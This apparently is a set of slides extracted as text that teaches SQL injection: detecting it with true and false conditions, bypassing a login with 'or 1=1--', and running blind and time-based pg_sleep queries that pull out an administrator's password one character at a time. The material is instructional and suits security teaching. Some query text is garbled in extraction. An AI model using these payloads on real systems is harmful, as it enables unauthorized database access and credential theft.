

Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby







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
DATABASE



ID	Title	Price
0	iPhone	900
1	iPad	1000
2	Mouse	50







DISCOVERING SQL INJECTIONS

In every input:

- Inject a statement that returns false.
- 2. Inject a statement that returns true.
- Compare results!



ORIGINAL STATEMENT

SELECT * FROM shop WHERE category = 'Food and Drink'



ORIGINAL STATEMENT

SELECT * FROM shop WHERE category = 'Food and Drink'

INJECTION TEST

SELECT * FROM shop WHERE category = 'Food and Drink' and 1=1--'

SELECT * FROM shop WHERE category = 'Food and Drink' and 1=0--'



ORIGINAL STATEMENT

```
SELECT * FROM users WHERE username = '$usernmae' AND password = '$password'
```



ORIGINAL STATEMENT

```
SELECT * FROM users WHERE
   username = '$usernmae' AND password = '$password'
```

SQL INJECTION

```
SELECT * FROM users WHERE
   username = 'admin' AND password = 'test' or 1=1--'
```



EXPLOITATION - SQL INJECTION

WHY ARE THEY SO DANGEROUS

- 1. They are everywhere.
- 2. Give access to the database \rightarrow sensitive data.
- 3. Can be used to read local files outside www root.
- 4. Can be used to log in as admin and further exploit the system.
- 5. Can be used to upload files.

- Classic SQL injection.
- Attackers can exploit the web application to run SQL queries.
- The result is not returned to the web application.



```
(SELECT 'a' FROM users LIMIT 1)='a'--
```

$$'a' = 'a' - -$$



True

Normal Request



Original Page

True Statement



Original Page

False Statement



Different / Broken
Page

```
SELECT
  CASE
     WHEN (2=2) THEN
        pg sleep(10)
     ELSE
        pg sleep(0)
  END
```

```
SELECT
  CASE
     WHEN (2=2) THEN
        pg sleep(10)
     ELSE
        pg sleep(0)
  END
FROM users
```

```
SELECT
  CASE
     WHEN (username='administrator') THEN
       pg sleep(10)
     ELSE
       pg sleep(0)
  END
FROM users
```

```
SELECT
   CASE
            (username='administrator' AND LENGTH(password)>1)
       WHEN
   THEN
          pg sleep(10)
       ELSE
          pg sleep(0)
   END
FROM users
```

```
SELECT
    CASE
        WHEN (username='administrator' AND SUBSTRING(password, 1, 1) = 'a')
    THEN
            pg sleep(10)
        ELSE
            pg sleep(0)
    END
FROM users
```